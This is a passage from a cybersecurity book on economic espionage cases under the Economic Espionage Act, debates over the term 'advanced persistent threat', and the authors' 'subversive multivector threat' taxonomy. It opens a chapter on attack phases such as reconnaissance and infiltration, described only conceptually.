As we can see from the insights provided by Sun Tzu, espionage, deception, and subversion are par for the course in the world and have been for centuries. In the twenty-first century, the rapid advancement of technology, in addition to the kinetic nature of global geopolitics and business, has seen these concepts become more relevant than perhaps ever envisioned by Sun Tzu or his compatriots. Although Sun Tzu did not directly address economic espionage (sometimes referred to as "industrial espionage"), in *The Art of War*, it is clear to the authors that a natural evolution and application of the techniques are and remain relevant and applicable. Were this not the case, Nation States such as the United States would not endeavor to mitigate risks associated with economic espionage by virtue of the creation of a legislation such as the Economic Espionage Act of 1996 (18 U.S.C. § 1831–1839).[8] This act makes the theft or misappropriation of a trade secret a federal crime. Whereas espionage is governed by Title 18 U.S. Code Sections 792–799,[9] economic espionage involves commercial information as opposed to classified or unclassified information relevant to national defense information.

The Economic Espionage Act of 1996 contains two sections that criminalize two distinctly different of types of activity falling into the category of economic espionage. The first, 18 U.S.C. § 1831(a), criminalizes the misappropriation of trade secrets (including conspiracy to misappropriate trade secrets and the subsequent acquisition of such misappropriated trade secrets) with the knowledge or intent that the theft will benefit a foreign power. There are several recent examples of activity that falls into this category. In 2005, the United States Federal Bureau of Investigation (FBI) arrested a California man, Chi Mak, a naturalized citizen of the United States, born in China, after the conclusion of an investigation of Mr. Mak.[10] Technologies noted as having been allegedly compromised by Mr. Mak include but are not limited to the following:

[8] *www.justice.gov/criminal/cybercrime/eea.html*

[9] *www.law.cornell.edu/uscode/18/ch37.html*

[10] *www.csmonitor.com/2005/1130/p01s01-usfp.html*

- Torpedoes
- Aircraft-carrier electronics
- Space launched magnetic levitation platform
- Ship propulsion systems

Mr. Mak, along with his brother Tai Mak, entered the United States legally in 2001 and worked as broadcast and engineering directors for Phoenix North American Chinese Channel, a satellite television service that provides Chinese-language programming in the United States. Tai Mak, who was arrested on October 28, 2005, along with his brother Chi and his sister-in-law Rebecca Laiwah Chiu, was implicated as a coconspirator and accomplice to his brother because of the role he played in duplicating sensitive data stolen by his brother from Power Paragon, a defense industrial base (DIB) corporation where Chi Mak worked in developing a new electric-drive submarine propulsion system.

It would seem that the Mak family was part of what can be described as a classic Chinese espionage ring. Unlike those others pioneered by the likes of the Komitet Gosudarstvennoy Bezopasnosti (KGB), the Chinese differentiate themselves with respect to their espionage style, choosing to leverage a unique approach eschewing more clandestine options and operators depending on a multitude of relative amateurs: Chinese students and visiting scientists, plus people of Chinese heritage living in the U.S., according to United States law enforcement. The People's Republic of China (PRC) actively targets ethnic Chinese in the hopes of sparking a sense of obligation to China. We can conclude in the case of the Mak family, who were convicted in 2007 with Chi Mak receiving 24 years in a federal prison, that the PRC had worked and, though we will never likely know to what degree the information they provided to the PRC will affect the security posture of the United States, we can almost certainly conclude that it, in addition to data provided by others in concert, will have a lasting impact.

In another case related to the Mak investigation, a naturalized citizen of the United States of America, born in China, was brought up on charges of espionage after what prosecutors described as being a 30-year scheme.[11] On February 8, 2010 a Chinese-born engineer Dongfan "Greg" Chung, aged 74, a former Boeing Corporation engineer, was sentenced to more than 15 years in prison for hoarding sensitive information about the United States space shuttle.[13] Mr. Chung was convicted in July 2010 of six counts of economic espionage and other federal

[11] *www.msnbc.msn.com/id/35300466/*

charges for possessing 300,000 pages of sensitive papers in his home. Evidence produced by the FBI suggested that Mr. Chung had been actively involved in state-sponsored espionage for over 30 years, spying on behalf of the PRC since the late 1970s.

He had been under investigation since 2006 by the FBI and was found to be in possession with intent to distribute data pertaining to technologies such as the following:

- Phased-array antenna developed for radar and communications on the current United States space shuttle
- A 16 million USD fueling mechanism for the Delta IV booster rocket
- C-17 Globemaster troop transport used by the United States Air Force and militaries of the United Kingdom, Australia, and Canada

Prosecutors discovered Chung's activities while investigating another suspected Chinese spy (Chi Mak), living and working in Southern California.

The cases of Chi Mak and Dongfan "Greg" Chung are but two examples of this sort of activity; activity having to do with members of the DIB community deciding to work with a foreign Nation State in the trafficking of data deemed sensitive to the United States of America. In both of these cases, the root cause was a play on filial loyalty by the PRC on naturalized citizens of the United States of America.[12] In the case of Hai Lin and Kai Xu, two Chinese nationals who held high-ranking technical positions at Lucent Technologies, Inc. (now Alcatel Lucent, Inc.), the focus was on economic espionage as it pertained to the private sector versus the public sector.

Lin and Xu, who worked at Lucent's Murray Hill, New Jersey location, were formally charged on May 3, 2001 with conspiring to steal source code and an Internet leading server technology (which had been developed exclusively by and for Lucent Technologies), with the technology ultimately being transferred to a state-owned corporation.[13] The two had desired to create an industry leading data communications corporation in the PRC. Investigators discovered by searching the accused email accounts that Lin and Xu had desired to replicate Lucent Technologies' industry leading Pathstar technology. The defendants had in fact transferred the data in question in early 2000 and production of the CLX-1000 had begun at the plants belonging to the ComTriad Corporation.[14]

[12] *www.foxnews.com/us/2010/04/13/opening-statements-begin-alleged-b-spy/*

[13] *Nasheri, H., 2004. Economic Espionage and Industrial Spying, Cambridge University Press.*

[14] United States v. Lin et al., No.01-CR-00365

However, by no means is this problem solely relegated to the PRC[15] as either an originator or buyer of information illegally gained via economic espionage. No, in fact it can be safely asserted that globally, Nation States have engaged in this type of behavior as technology and opportunity have evolved allowing for just such activity to occur. Recently, many continental European nations have made bold decisions to address the use of devices such as BlackBerry smartphones because of the fact that the BlackBerry Network leverages servers in the United Kingdom and the United States of America and that those nations' intelligence agencies have the ability to analyze.

In fact, this has become such a point of concern that senior government officials in France, Germany, and the European Commission have all been restricted from using BlackBerry smartphones. Additionally, many members of senior staff within various European defense firms have been advised to cease and desist from using the smartphones as well because of the security risks associated with the platform.[16] In the case of Noshir Gowadia, the communication with the PRC was driven by monetary motivation. Mr. Gowadia, a highly accredited engineer and former Northrop Grumman, Inc. employee was arrested on October 13, 2005[17] at his home in Maui, Hawaii. He was accused of having allegedly given engineers and officials from the Chengdu Aircraft Design Institute in Chengdu, China classified information having to do with missile exhaust systems that emit little to no heat and are, as a result, much more difficult to detect.

According to prosecutors, Mr. Gawadia had earned approximately 110,000 USD over two years for his exhaust nozzle design. Additionally, Mr. Gawadia was accused of attempting to sell classified stealth technology to the Swiss, Israeli, and German governments.[18] Mr. Gawadia maintained his innocence throughout his trial believing that what he had done did not in any way violate laws of the United States of America. Prosecutors in the case of Mr. Gawadia believed that he had clearly violated the tenets of his security clearance in addition to violating the trusts

[15] *http://thecable.foreignpolicy.com/posts/2010/01/13/china_s_expansion_of_economic_espionage_boils_over*

[16] *www.reuters.com/article/idUSTRE68E1TH20100915*

[17] *www.usatoday.com/news/nation/2008–08–02–3190157706_x.htm*

[18] *www.ndtv.com/article/world/indian-american-noshir-gowadia-guilty-of-selling-military-technology-to-china-43501*

that were placed on him by his former colleagues, employer, and adopted country.

These examples are disturbing and suggest the need to reconsider policies associated with the approval and allocation of security clearances for parties working with and in environments that house sensitive data. Penalties associated with violation of the first section of 18 U.S.C. § 1832 are fines of up to 500,000 USD per offense and imprisonment of up to 15 years for individuals, and fines of up to 10 million USD for organizations. Dongfan "Greg" Chung became the first person to be tried, and found guilty of violating the Economic Espionage Act of 1996 but no doubt, will not be the last. The second section of the Economic Espionage Act of 1996 criminalizes the misappropriation of trade secrets related to or included in a product that is produced for or placed in interstate (including international) commerce, with the knowledge or intent that the misappropriation will injure the owner of the trade secret.

The penalties associated with violation of Section 1832 are imprisonment for up to 10 years for individuals (no fines) and fines of up to 5 million USD for organizations. In addition to these specific penalties, Section 1834 of the EEA also requires criminal forfeiture of (1) any proceeds gained as a result of the crime and property derived from proceeds of the crime and (2) any property used, or intended to be used, in commission of the crime. The Economic Espionage Act of 1996 authorizes civil proceedings by the Department of Justice (DoJ) to enjoin violations of the act, but does not create a private cause of action.

As a result, victims or putative victims must work with the U.S. Attorney in order to obtain an injunction.

The Economic Espionage Act, 1996 has extraterritorial jurisdiction in the following conditions:

- The offender is a U.S. citizen or permanent resident
- The offender is an organization organized under the laws of the United States or any State or political subdivision thereof
- An act in furtherance of the offense was committed in the United States

"Trade secrets" are defined in the act consistent with generally accepted legal definitions such as those used in the Uniform Trade Secrets Act (UTSA) and state laws based on the UTSA, to refer broadly to information, whether in tangible or intangible form, that is, as follows:

- It is subject to reasonable measures to preserve its secrecy
- It derives independent economic value from its not being generally known to or ascertainable by the public

Bearing this information in mind, and understanding that these examples—though serious and worthy of note—do not represent the totality of the challenge being faced today within the world of information security, further validity was seen in support of the creation of a new taxonomy which accounts for the presence of outliers and disparate data sets that are correlated to formulate a more compelling, succinct picture. Thus SMT was born as a paradigm-shifting ideal.

The last ten years have been extremely pivotal in the world of information security. We have seen trends associated with the distribution of malicious code and content rise on a global scale in addition to the introduction of new and exotic mechanisms for the distribution of such code only to see the birthing of a continuum of maturity to follow suit. We ought not to be surprised that maturity is becoming a place in the underground. We ought not to be surprised that quality assurance, a practice which has been seen as a market differentiator within the traditional markets of the global economy is also becoming a staple in the cyber black market.

Likewise, we should not be surprised to see the convergence of threat vectors such as those described previously throughout this book and in this chapter. Many of the same motivators that Sun Tzu made reference to in *The Art of War* with respect to espionage are still at work and in place today. Evidence of this can be seen in the examples, which demonstrate a Nation State's desire to capitalize on an emotional or filial response, and in those which demonstrate the sheer economics at work in the world today for those willing to act as suppliers fulfilling a demand. The emergence of new terminology, concepts, and activities once exclusive to the realm of national and international law enforcement, the Department of Defense (DoD), and the intelligence community has become a phenomenon of epic proportions.[19]

It has permeated modern culture in ways that could not have been conceptualized 20 years ago. This of course is dependent on a number of variables, many of which we have discussed at length and in great detail earlier in this book. Cultural changes relevant to the adoption of new technologies such as social

[19] *www.washingtonpost.com/wp-dyn/content/article/2010/01/13/AR2010011300359.html; www.damballa.com/knowledge/advanced-persistent-threats.php; http://threatpost.com/en_us/blogs/researchers-google-aurora-attackers-back-business-091310; www.thenewnewinternet.com/2010/09/13/cyber-experts-espionage-apts-malware-among-most-dangerous-cyber-threats/*

networking media and other invasive technologies are only the beginning. Although these applications in many respects aid and encourage modern technology users (who might otherwise have been twenty-first century luddites), in adopting and embracing new schools of thought, they also encourage and aid in perpetuating the change necessary in the world today in order to see changes happening in thought, geopolitical policy, and economics.

Globalization (the likes of which Thomas Friedman discussed in his now infamous work *The World is Flat*,[20]) marked by degrees of interconnectivity never before imagined has occurred not unlike the momentum discussed in Chaos Theory by Edward Lorenz known as the *butterfly effect*.[21] The Butterfly Effect is a metaphor that captures the concept of sensitive dependence on initial conditions in chaos theory. Many times as an illustration tool, the effect is described in discussing the potential that the flapping of a butterflies wings in Brazil has on creating a tornado in Texas. So too we have and continue to see, extreme outcomes result from what appear to be seemingly innocuous.

It is the combination of the rise in formal espionage and state-sponsored intelligence-gathering operations, economic espionage, and opportunity that led to the cross-pollination we see today occurring between worlds once set apart. In response to these changes and the events that occurred, new designations were defined and arrived at, some bearing more fruit than others. Terms such as the now infamous advanced persistent threat (APT) made their appearance in connection to events associated with computer network compromises. What made these compromises different than others were the following factors:

- The targets chosen
- The mechanics associated with the attack
- The behavior of the event in question (this is important as there is a general misconception within the world and to a degree within the information security industry that all APTs are alike, whereas nothing could be further from the truth)
- The time that elapsed in association with the attack prior to its discovery
- Attribution

Heated debate ensued within the information security industry which saw debate, discussion, papers, presentations, and at

[20] *www.thomaslfriedman.com/*

[21] *www.stsci.edu/~lbradley/seminar/butterfly.html; www.nature.berkeley.edu/~bingxu/UU/geocomp/Week8/Chaos.pdf*

times, amazingly amateurish attitudes that were displayed with respect to the concept of a threat category that was and remains quite different from that which had been historically experienced by the masses.

In an effort to provide clarification to a seemingly awkward situation, another term was introduced which emphasized focusing on the adversary as opposed to the threat.

In January of 2010, Scott Crawford and Nick Selby[22] proposed an idea designed to bring clarity to the immeasurable amount of confusion associated with the APT quandary. Their piece was as sound as their line of logic and thought. They credited, among others, Will Gragido, the creator of the SMT taxonomy, who had released the first and earliest version of the SMT taxonomy.

Other respected individuals within the information security industry who, like the authors of this book, had performed services on behalf of their government at one time or other in their careers also began brainstorming, writing, and collaborating on this topic in order to provide definition to this subject. One such party, Richard Bejtlich, Director of Incident Response for General Electric, produced an eloquent and accurate commentary on the concept of APT. Mr. Bejtlich helped provide some much-necessary salience with respect to the terminology, its origins, and characteristics. According to Mr. Bejtlich, the term "APT" was defined by the United States Air Force[23] to describe a situational condition, which prior to that point, had other—though not publicly disclosed or official—labels within the Department of Defense dating back nearly 30 years.

Bejtlich, who in addition to his day job with General Electric teaches information security incident response courses with Black Hat and SANS, applied his knowledge as a former United States Air Force Intelligence Officer in order to characterize APTs in the following manner:

- *Advanced* means that the adversary can operate in the full spectrum of computer intrusion. They can use the most pedestrian publicly available exploit against a well-known vulnerability, or they can elevate their game to research new vulnerabilities and develop custom exploits, depending on the target's posture.

[22] *http://threatpost.com/en_us/blogs/its-adversaries-who-are-advanced-and-persistent-012610*

[23] *http://taosecurity.blogspot.com/2010/01/what-is-apt-and-what-does-it-want.html*

- *Persistent* means that the adversary is formally tasked to accomplish a mission. The adversaries are not opportunistic intruders. Like an intelligence unit, they receive directives and work to satisfy their masters. Persistent does not necessarily mean that they need to constantly execute malicious code on victim computers. Rather, they maintain the level of interaction needed to execute their objectives.
- *Threat* means that the adversary is not a piece of mindless code. This point is crucial. Some people throw around the term "threat" with reference to malware. If malware had no humans attached to it (someone to control the victim, read the stolen data, etc.), then most malware would be of little worry (as long as it did not degrade or deny data). Rather, the adversary here is a threat because it is organized and funded and motivated. Some people speak of multiple "groups" consisting of dedicated "crews" with various missions.

Bejtlich goes on to suggest that APTs, as he understands them, likely focus on the following targets of opportunity:

- Political objectives that include continuing to suppress its own population in the name of "stability."
- Economic objectives that rely on stealing intellectual property (IP) from victims. Such IP can be cloned and sold, studied and underbid in competitive dealings, or fused with local research to produce new products and services more cheaply than the victims.
- Technical objectives that further their ability to accomplish their mission. These include gaining access to source code for further exploit development, or learning how defenses work in order to better evade or disrupt them. Most worrying is the thought that intruders could make changes to improve their position and weaken the victim.
- Military objectives that include identifying weaknesses that allow inferior military forces to defeat superior military forces.

The authors were pleased by the definition that Mr. Bejtlich provides although they did find it interesting that he purposefully omitted the potential for an APT to be involved in the compromise of people or systems for the express purpose of revenue generation and profitability. Mr. Bejtlich is not alone in this opinion and although we have the utmost respect for both Mr. Bejtlich and others who subscribe to this scope, we respectfully disagree. Nevertheless, the debate rages on with a never-ending stream of arguments, marketing campaigns, debates, and discussions surrounding the topic. The "APT" has become a staple in the lingua franca of the twenty-first century.

And although there still remains an egregious number of misinterpretations related to it—often the direct result of the misinformation being perpetuated by sensationalists, marketing firms, and the press—the "APT" is still extremely relevant and important to understand in the proper context. This in part served to fuel the fire behind the author's decision to explore and define a more robust taxonomy; one that accounts for subordinate elements such as the APT and the advanced persistent adversary (APA) among others, while leaving room for further growth and development in this space. Codifications are important. In our industry and chosen field of study, they are vital as they aid in avoiding misunderstanding and lack of clarity.

Just as metrics provide organizations the opportunity to establish a baseline from which all growth—positive or negative—can be measured and accounted for, so too can a properly architected taxonomy establish a systematic ordering of traits, characteristics, differences, and terminology. Additionally, the definition of a taxonomy can and almost always does yield the creation of a culturally relevant lexicon. It is the author's belief that such a taxonomy must be embraced as a living system akin to biological ecosystems. In approaching and treating the taxonomy in such a manner, one should be able to account for the dynamics in the world in which we live today and demonstrate both flexibility and extensibility.

At this point, it is appropriate to discuss what constitutes an SMT. To begin with, it is important to note what SMTs are not. SMTs are not APTs nor are they APAs although SMTs accommodate and account for them as subontological concepts, as mentioned earlier in this chapter. SMTs are not malware nor are they botnets although they certainly may include amalgamation of these threat types with other nontechnical threats. In short, an SMT may contain an APT, an APA, or any combination of malwares and/or nontraditional threats not associated with cyberspace.

SMTs are new in both taxonomic terms and practical terms; however, at the same time, they represent threats which have plagued humanity in some respects since our earliest days. SMTs are highly sophisticated although not always technically advanced as was evidenced in the case of GhostNet.[24] They are generally well-crafted with a great deal of time and energy

[24] *www.nytimes.com/2009/03/29/technology/29spy.html, www.infowar-monitor.net/, http://www.scribd.com/doc/13731776/Tracking-GhostNet-Investigating-a-Cyber-Espionage-Network*

having been devoted to attention to detail as the minutiae can often times hold the keys to the kingdom. Target appropriation is a meticulous process that involves sober selection and decision-making. Opportunity cost and yield are considered along with the potential for both short- and long-term exploitation and manipulation of the target(s) in question. It goes without saying that the risk of discovery and exposure is considered and factored into the overall process associated with the execution of these threats. Elegance is achieved via the simplicity of the attack associated with both the adversarial elements and technological avenues chosen. For simplicity, SMTs can be defined in the following way:

- *Subversive*. Insurrectionary and underground, these threats are both destructive and rebellious. They focus on introducing a crippling systematic approach to overthrowing or undermining governments, political systems, social and moral systems, and organizations of various denominations by persons working secretly from within or outside.
- *Multivector*. Unlike other threat categories, SMTs offer and count multiple paths or courses that enable mission execution and achievement. Often times, the path of least resistance becomes inopportune and requires an alternate course to be taken in real or near real-time; as a result, having multivectors associated with each aspect of the mission is crucial in preventing team and mission compromise.
- *Threat*. Threat is the expressed potential for the occurrence of a harmful event such as an attack. Threats can be manmade or acts of nature and in the context of the SMT are typically blended. This blending is, generally speaking, an amalgam of opportunity, technology, intelligence, and human beings.

SMTs are sinister in their elegance and again, as mentioned previously, their elegance is often achieved via their simplicity. They are efficient in utilizing and exploiting people, process, and technology as we saw in the cases of Chi Mak, Dongfan “Greg” Chung, and Noshir Gawadia. Although some might argue that this in itself is neither new nor novel, the authors would argue that for the first time in modern history a comprehensive taxonomy has been introduced, which represents and demonstrates clearly the points of confluence at work in the threat landscape. It is the belief of the authors that threats such as SMTs represent a new beginning in cybercrime and espionage. Complex unions of UMINT, information security, communications intelligence (COMINT)/signals intelligence (SIGINT), and open sources intelligence (OPSINT). SMTs are discretionary and associated with less intelligent, banal attacks. These are the surgical strikes, rather than the carpet-bombing attacks, of the cyber realm. They are predominantly focused on carefully selected targets of opportunity chosen after a considerable amount of time has been spent studying and observing the following:

- Target's behavior
- Target's habits
- Target's routines
- Target's vices (if the target is a human being)
- Target's general security postures from a vulnerability perspective (if the target in question is an individual host, system, or enterprise)

It is the authors' belief that the SMTs can only be truly addressed by taking every precaution to institute and implement a comprehensive risk management framework and a security program that stresses programmatic elements, compensating controls, policy, process, procedures, and technology.

Only through the unrelenting demonstration of diligence as part of an ongoing risk management initiative, is it possible to challenge and mitigate risks presented by SMTs. It is integral that organizations take the time to honestly and exhaustively assess their own risk and, in the process, examine their vulnerabilities, weaknesses, and deficiencies as part of an ongoing threat mitigation program. There are no shortcuts. Only sound risk management coupled with a strong desire to proliferate education, awareness, and vigilance in a user populace along with an in-depth defense security strategy can achieve the goal.

Summary

In this chapter, we discussed the historic basis and definition of the SMT taxonomy, recognizing that this taxonomy is in essence a living taxonomy, one that the authors believe will require redefinition on a routine basis in order to properly pace the trends and events seen within the Internet threat landscape. Within this chapter, we discussed tactics and strategies associated with SMTs and examined real-world examples of SMT activity that included, but was not limited to, industrial espionage conducted by foreign nationals working within the United States for American corporations, on behalf of foreign Nation States, while examining and clarifying the differences between APTs and adversarial elements, in addition to tactics and strategy associated with these events. We define tactics and strategy while honing in on key empirical information relevant to total dollars lost (TDL) and estimates associated with the percentage of the gross domestic product that cybercrime and espionage account for.

This page intentionally left blank

9

SEVEN COMMONALITIES OF SUBVERSIVE MULTIVECTOR THREATS

INFORMATION IN THIS CHAPTER

- Seven Commonalities of Subversive Multivector Threats
- Five Names in Threats You Should Know
- Next-Generation Techniques and Tools for Avoidance and Obfuscation

Introduction

The advanced persistent threat (APT) is menacing. It is a silent killer, the cancer of the information age. Like cancer, the APT is more often than not difficult to describe and even more challenging to identify as it is rare that any two examples are the same. Often hiding in plain sight, the APTs and those responsible for their introduction are well-versed in intelligence and information gathering techniques, as well as tactics, execution of strategy, philosophy, and obfuscation.

Their conscription and use of tools—whether they are malicious code and content or personal—are both effective and purposeful. Their mission—its definition and execution directly related to their goals (which in the case of the APT are defined and identified prior to operational commitment)—is a resolute and exact one.

Seven Commonalities of Subversive Multivector Threats

As discussed in Chapter 8, it is the opinion of the authors that there are approximately seven elements considered and deemed necessary to the development, strategy, tactics, conscription, and successful mission completion of advanced persistent threats. Although the elements may bear a resemblance to one another, and the order and precedence of their use will depend on many variables, the following short list provides a representative sample that is both concise and cogent. Bearing that in mind, it is equally important to note that a change in circumstances can and often will influence the nature of the mission, and as such the interpretation of the environment as well as availability of the target(s) in question. The seven commonalities of subversive multivector threats (SMTs) are as follows:

1. Reconnaissance
2. Infiltration
3. Identification
4. Acquisition
5. Security
6. Extraction
7. Delivery

Prior to descending into the world of the SMTs, a short discussion regarding the seven commonalities of SMTs, and their importance to the successful execution of compromises is warranted. It is the authors' belief that many professionals (information security centric or not), having never been exposed to the world of military data intelligence or the intelligence community at large, require some level of introduction and indoctrination. Moving forward without doing so could be perceived as irresponsible.

As the reader will see, there are infinite arrays of characteristics and methods at work, taking place over time in a slow and often calculated manner. This is not by chance, but rather by design. To be able to avoid attracting unnecessary attention of prying eyes is of critical importance as we have seen and discussed in previous chapters. Tactics and measures for doing so are readily available to operators. Whether one is providing easement to a host or system or Nation State, tools and tactics that aid in completing the mission successfully using whatever means necessary—psychological, social, logical, physical, or a combination of all of the above—can be had with relative ease. Understanding the nuances at play today within the threat landscape and world at large is empowering. Being able to marry tools and techniques to accomplish an end (often in the form of a blended threat—one that contains multiple threats of various denominations), although new, represents a greater threat than perhaps ever encountered. The application of organized thought, disciplined application, and execution of techniques increases the likelihood of success exponentially, provided the opponent(s) is not as fluent in counter-offensive measures. As we progress through this chapter, it is the hope of the authors that this will become more evident and that any ambiguity associated with this concept will be removed.

Reconnaissance

Reconnaissance is neither new nor revolutionary in both practical execution and concept. In fact, it is quite old as anthropologists and historians alike would (and do) tell us—often during the context of a broader discussion or dialogue on the topic of humanity, its patterns, and behaviors. As such, one might argue that reconnaissance is and has always been an elementary aspect of human life and our evolution on the planet. We perform reconnaissance on a daily basis in the modern world when we seek out new environments which we visit and perhaps live in. We check the surroundings to see if any opposition—natural or otherwise—might be encountered and make decisions on whether or not to proceed as a result. Similarly, as we see in anthropological studies, human beings have leveraged reconnaissance in a manner that can only be described as integral toward its survival. In hunting, gathering, and in the course of making war, humanity has valued and will always value reconnaissance.

Reconnaissance in modern parlance is the execution of exploratory activities in order to seek and gain information. It enables one party to determine the intention(s) of another party by collecting and gathering salient information about the other party's composition and capabilities in addition to other pertinent information—environmental conditions such as logistics, position, activities, defensive positions, and so on. In military tradition, this work occurs directly or indirectly, via elite, highly trained scouts and intelligence units trained in critical surveillance and observation. During the Vietnam War, the United States Marine Corps Force Reconnaissance developed two primary mission functions in order to expand on and perfect this function. They first focused on what had less to do with altercation and confrontation of hostile enemies. United States Marines refer to these types of reconnaissance missions as "keyhole" or "green" ops. These missions and the associated tactics and techniques utilized during the course of the operation and mission were created in order to conduct deep reconnaissance tactics.

The mission was clear: identify, gather, and collect all pertinent intelligence of military importance while observing, identifying, and reporting adversaries and salient details pertaining to them.

The secondary sets of mission functions developed by these United States Marine Corps Force Reconnaissance units were developed with the intention of actively seeking out and engaging enemy forces. They were and are, considered to be the inverse of "keyhole" or "green ops" missions where operators in the field actively attempt to avoid contact or engagement with enemy forces focusing themselves on more passive, observationally relevant activity rather than combat. These types of reconnaissance missions were referred to as "sting ray" or "black ops" and required, as previously stated, direct action (DA) as opposed to passivity.

Black operations (often conducted in unison with or on behalf of intelligence community representatives) rely heavily on the inclusion of shock and awe or rapid dominance. These doctrines are on the basis of the use and employment of overwhelming force and power in parallel to dominant battlefield awareness maneuvers in addition to spectacular demonstrations of strength in order to paralyze the adversary's perception of the battle, the battlefield, and their opponent, culminating in the destruction of the enemy's willingness to fight.

Electronic intelligence reconnaissance and surveillance is, in many respects, not different from direct in-country deep reconnaissance or DA-based operations. Fields of battle change as do theaters of operation. Adversaries come and go; however, their missions remain clear to both the aggressor and defenders. Bearing this in mind, we should be well-versed in all tactics and strategy—defensive, offensive, conventional, and unconventional—in order to ensure our preparedness to assume either role depending on need and circumstances. Whether state sponsored, subnational, independent, criminal, or otherwise, there are many who are fully qualified in reconnaissance and surveillance operations in the traditional sense and that associated with the cyber realm.

Infiltration

Traditionally, the art of infiltration is associated with gaining an access or entry into a physical location, an organization, a nation, or some other target of opportunity—previously defined and designated or done so as necessity dictates. Infiltration is synonymous with entry without authorization. Regardless of which definition or word suits your needs more appropriately, the implied meaning is the same, as is the generalized reaction to being infiltrated—no one likes it and most are opposed to it and demonstrate attitudes reflecting their opposition (at times with hostility) to being infiltrated without apology.

As with reconnaissance operations (green or black), successful infiltration is often dependent on previously known intelligence applied in real time or near real time depending on the circumstances and objectives requiring attainment, in addition to the ability to remain hidden in plain sight. Depending on the situation at hand, it may require great risks to be taken while at other times, it may seem much less exciting than what one may encounter in a Hollywood feature film. Nonetheless, infiltration is an integral element in all compromises especially in those related to or servicing the advancement and promotion of advanced persistent threats. Often, infiltration requires duplicity or subterfuge. Subterfuge, it can be argued, is an integral element in the success or failure of operations of this sort. Regardless of the form factor that the infiltration takes, deception—even for the greater good—does not come naturally to most human beings, which is not a bad thing as it suggests that because it is uncomfortable for most to lie (even when necessary), we do not have a society of sociopaths running around causing chaos. At times, the ability to convincingly engage in subterfuge requires a great deal of cultivation, refinement, and guidance to ensure effective delivery. Similarly, in detecting subterfuge, its use, and presence—especially when investigating the world of the SMTs—or any next-generation malicious code or content incident, this ability becomes invaluable.

The goal of these operatives is clear:

1. Remain hidden in plain sight.
2. Obfuscate one's true intentions—electronically, verbally, physically, and so on by compromising one or many targets in order to gain the enemy's trust and in doing so, ensure that the mission remains on time and targeted. Actively engage in and promote subterfuge and deception in order to enhance and promote the goals of your mission as an operator.
3. Avoid any unnecessary attention or risks—in doing so avoid creating an anomaly as a result of one's attempts to remain discrete. Apply discretion in both thought and deed—think before you act and when necessary.

An operative's ability to successfully infiltrate a target environment is reliant on the quality of information and intelligence produced via reconnaissance efforts in addition to the operators' ability to apply their skills, tools, and tradecraft to the intelligence in sound practice. Should these data be faulty or found lacking, the potential for infiltration diminishes greatly and, as a result, so does the potential for a successful operation. Depending on the investment in time, energy, personnel, and tools development, it could call for a redesign or cancellation of the effort. For those tasked with mitigating the risks presented by entities allegedly utilizing technologies and tactics such as APTs, this would be optimal, and in many cases, the best possible situation to find themselves and their environments in. However, we know by virtue of the nature of these threats, their deployment is typically low and slow over time and their success rates—despite the best efforts being made today—are high to say the very least.[1,2,3,4]

Identification

Identification is the process of establishing the state of a person, place, or thing at a given time. It also describes salient details pertaining to the condition of said person(s), place(s), or thing(s) and, as a result, is crucial to the entire process of information acquisition and gathering. In the world of the SMTs, identification becomes a much more complicated proposition. Not all APTs, as we have discussed earlier, or their missions are created equal. Some stress much more targeted effort and focus with respect to what they are looking for while others are less discriminate. However, where they are all equal is in the area of accuracy. To accurately identify the target and target elements is essential when discussing APT functionality. There is little, if any, room for compromise here and given the nature of the efforts seen over time to date, it is the opinion of the authors that the responsibility of identification is ubiquitous to all participants and operatives partaking in a given operation. Accuracy is nonnegotiable, and as we shall discuss later, the introduction of new technologies to ensure accuracy and integrity is remarkable. As such, it can be argued that regardless of the role of the team member—operational agents or support personnel; field grade operatives or analysts in the garrison—accuracy in identifying people, environmental details, logistical information, and targets is of paramount importance.

The process itself is dependent on many things, many of which reflect items such as the following:

1. Preparedness
2. Situational awareness

[1] *www.nartv.org/mirror/ghostnet.pdf*

[2] *www.symantec.com/connect/blogs/stuxnet-introduces-first-known-rootkit-scada-devices*

[3] *http://news.yahoo.com/s/afp/20101003/tc_afp/iranitcomputerstuxnet*

[4] *http://blogs.forbes.com/firewall/2010/09/29/did-the-stuxnet-worm-kill-indias-insat-4b-satellite/*

3. Observation skills
4. Transcription skills
5. Integrity

Acquisition

Acquisition refers to the act of obtaining something. Self-explanatory, right? It is the conclusion of the act of acquiring, which is at the heart and soul of attacks that leverage SMTs. What is to be acquired is up to the parties responsible for and behind the attacks. Generally as we have already seen, the "something" to be acquired could be any of the following:

1. Information
2. Intelligence
3. A physical item
4. A person, or persons, of interest
5. A combination of the above

In order to ensure a successful acquisition, the teams in question must have solid information gained through reconnaissance, infiltration, and the identification of targets via analysis of the information gathered via reconnaissance and infiltration leading to acquisition. As such, there is a cyclical element at play here, one that ebbs and flows in relation to change presented by the environment and state of the target(s) in question (Figure 9.1).

Security

Security is the condition one finds oneself in, which yields a sense of being without care. If you study the etymology of the word itself, security is derived from the Latin word "Se-Cura"—to be without care. SMTs rely on stealth, precision, and attention to detail in order to preserve the state of security the cyber actors enjoy while engaging in their missions. As we continue to define and study the role that reconnaissance plays in the execution of threats of this type, we must ensure that we pay attention to detail by not taking any for granted. The devil is in the details, and with respect to sophisticated cyber threats one can never be too careful or assume that the improbable is impossible. Rational decisions are made on the basis of the analysis of facts and information and intelligence gathered through reconnaissance efforts and infiltration.




Figure 9.1 Reconnaissance cycle.

In our industry, we associate the term with a given form or state or posture often achieved via the institution and application of people, process, and technologies.

With respect to SMTs, the architects behind these threats are fully cognizant of how and why the industry approaches security and, perhaps more importantly, what the industry and practitioners consider secure. In studying their targets, they have enabled themselves to bypass and evade commonly held practices and technologies. As we shall see shortly, were this not the case, there would be far fewer examples of APTs exploiting for years on end critical infrastructure and systems within the United States and beyond.

Extraction

